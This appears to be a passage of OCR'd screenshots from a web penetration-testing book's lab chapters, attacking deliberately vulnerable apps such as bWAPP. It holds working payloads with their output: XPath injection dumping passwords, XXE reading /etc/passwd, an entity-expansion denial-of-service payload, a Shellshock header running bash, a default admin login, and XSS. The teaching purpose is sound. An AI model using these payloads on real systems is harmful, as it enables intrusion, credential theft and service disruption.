


```
root@kali:~# xcat -m GET -c "PHPSESSID=kbh3orjn6b2gpimethf0ucq241;JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867;
security_level=0" http://10.7.7.5/bWAPP/xmli_2.php genre genre=horror action=search -t ">1<"
Detecting injection points...
function call - last string parameter - single quote
 - Example: /lib/something[function(?)]
Detecting Features...
 - xpath-2 - False
 - xpath-3 - False
 - normalize-space - True
 - substring-search - True
 - codepoint-search - False
 - environment-variables - False
 - document-uri - False
 - current-datetime - False
 - unparsed-text - False
 - doc-function - False
 - linux - False
 - expath-file - False
 - saxon - False
 - oob-http - False
 - oob-entity-injection - False
<heroes>
        <hero>
                <id>
                        1
                </id>
                <login>
                        neo
                </login>
                <password>
                        trinity
                </password>
                <secret>
                        Oh why didn?t I took that BLACK pill?
                </secret>
                <movie>
                        The Matrix
                </movie>
                <genre>
```




#	Host	Method	URL	Params	Edited	Status	Len
44	http://10.7.7.5	POST	/bWAPP/xxe-2.php	☑	□	200	563
45	http://10.7.7.5	POST	/bWAPP/xxe-2.php	☑	□	200	563

```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/bWAPP/xxe-1.php
Content-Type: text/xml; charset=UTF-8
Content-Length: 59
Cookie: security_level=0; PHPSESSID=vl0a2pvcdfodr07q0st85ncei0; JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867
Connection: close

<reset><login>bee</login><secret>Any bugs?</secret></reset>
```




```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/bWAPP/xxe-1.php
Content-Type: text/xml; charset=UTF-8
Content-Length: 124
Cookie: security_level=0;
PHPSESSID=vl0a2pvcdfodr07q0st85ncei0;
JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867
Connection: close

<!DOCTYPE test [<!ENTITY internal-entity
"boss">]>
<reset><login>&internal-entity;</login><secret>Any
 bugs?</secret></reset>
```

```
HTTP/1.1 200 OK
Date: Wed, 08 Nov 2017 14:12:55 GMT
Server: Apache/2.2.14 (Ubuntu)
mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30
with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 29
Connection: close
Content-Type: text/html

boss's secret has been reset!
```




```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/bWAPP/xxe-1.php
Content-Type: text/xml; charset=UTF-8
Content-Length: 121
Cookie: security_level=0;
PHPSESSID=vl0a2pvcdfodr07q0st85ncei0;
JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867
Connection: close

<!DOCTYPE test [<!ENTITY xxe SYSTEM
"file:///etc/passwd">]>
<reset><login>&xxe;</login><secret>Any
bugs?</secret></reset>
```

```
HTTP/1.1 200 OK
Date: Wed, 08 Nov 2017 14:18:46 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3
PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1495
Connection: close
Content-Type: text/html

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
```




```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/bWAPP/xxe-1.php
Content-Type: text/xml; charset=UTF-8
Content-Length: 396
Cookie: security_level=0; PHPSESSID=vl0a2pvcdfodr07q0st85ncei0;
JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867
Connection: close

<!DOCTYPE test [
<!ENTITY entity0 "Level0-">
<!ENTITY entity1 "Level1-&entity0;">
<!ENTITY entity2 "Level2-&entity1;&entity1;">
<!ENTITY entity3 "Level3-&entity2;&entity2;&entity2;">
<!ENTITY entity4 "Level4-&entity3;&entity3;&entity3;&entity3;">
<!ENTITY entity5 "Level5-&entity4;&entity4;&entity4;&entity4;&entity4;">
]>
<reset><login>&entity0;</login><secret>Any bugs?</secret></reset>
```


```
HTTP/1.1 200 OK
Date: Wed, 08 Nov 2017 14:51:39 GMT
Server: Apache/2.2.14 (Ubuntu)
mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30
with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38
mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 32
Connection: close
Content-Type: text/html

Level0-'s secret has been reset!
```



```
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/bWAPP/xxe-1.php
Content-Type: text/xml; charset=UTF-8
Content-Length: 396
Cookie: security_level=0; PHPSESSID=vl0a2pvcdfodr07q0st85ncei0;
JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867
Connection: close

<!DOCTYPE test [
<!ENTITY entity0 "Level0-">
<!ENTITY entity1 "Level1-&entity0;">
<!ENTITY entity2 "Level2-&entity1;&entity1;">
<!ENTITY entity3 "Level3-&entity2;&entity2;&entity2;">
<!ENTITY entity4 "Level4-&entity3;&entity3;&entity3;&entity3;">
<!ENTITY entity5 "Level5-&entity4;&entity4;&entity4;&entity4;&entity4;">
]>
<reset><login>&entity5;</login><secret>Any bugs?</secret></reset>
```


```
HTTP/1.1 200 OK
Date: Wed, 08 Nov 2017 14:59:50 GMT
Server: Apache/2.2.14 (Ubuntu)
mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30
with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38
mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 2307
Connection: close
Content-Type: text/html

Level5-Level4-Level3-Level2-Level1-Leve
l0-Level1-Level0-Level2-Level1-Level0-L
evel1-Level0-Level2-Level1-Level0-Leve
l1-Level0-Level3-Level2-Level1-Level0
```





```
GET /cgi-bin/status HTTP/1.1
Host: 10.7.7.5
User-Agent: () { :; }; /bin/bash -c "ping -c 4 10.7.7.4"
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/
X-Requested-With: XMLHttpRequest
Cookie: security_level=0;
PHPSESSID=r37gvjlfd4qc3n85fkfduji7n7;
JSESSIONID=0F2C47AB110FB9EFA24E4EB4A30817D1;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; tz_offset=39600;
Server=b3dhc3Bid2E=;
_railsgoat_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJTJiZ
mIyN2RjNWM5NzRlOGZkZDAyZWEzMzY2MDJlZTQ4BjsAVEkiEF9jc3JmX
3Rva2VuBjsARkkiMThZMmw0TndiWUd3V0dhQXFlNFdiWWM0TThRajdnW
HU3OUNWWm85Ump5VUk9BjsARg%3D%3D--908c4dbc55ff1d4eda1cda4
de55f1a6f0f266324
Connection: close
Cache-Control: max-age=0
```


```
HTTP/1.1 200 OK
Date: Thu, 09 Nov 2017 01:59:40 GMT
Server: Apache/2.2.21 (Unix) DAV/2
PING 10.7.7.4 (10.7.7.4): 56 data bytes
64 bytes from 10.7.7.4: seq=0 ttl=64 time=0.284 ms,
seq=1 ttl=64 time=0.320 ms, seq=2 ttl=64 time=0.375
ms, seq=3 ttl=64 time=0.381 ms
Content-Length: 137
Connection: close
Content-Type: text/plain

--- 10.7.7.4 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet
loss
round-trip min/avg/max = 0.284/0.340/0.381 ms
```



```
POST /admin HTTP/1.1
Host: 10.0.2.2:3001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.2:3001/admin
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 42

{"username": "admin", "password": "admin"}
```


```
HTTP/1.1 200 OK
X-Powered-By: Express
Vary: X-HTTP-Method-Override
Content-Type: text/html; charset=utf-8
Content-Length: 1347
ETag: W/"zVVJnVWkgFaEWL6dKckBZQ=="
Date: Wed, 08 Nov 2017 08:25:55 GMT
Connection: close

<!DOCTYPE html>
<html>
  <head>
    <title>Admin Access</title>
    <link rel='stylesheet'
href='/public/css/screen.css' />
    <!--[if lt IE 9]>
    <script
src="http://html5shiv.googlecode.com/svn/trunk/html5.js
```

Chapter 6: Finding and Exploiting Cross-Site Scripting (XSS) Vulnerabilities



What's your name?


Hello bob




What's your name?

Hello


Pwned!!

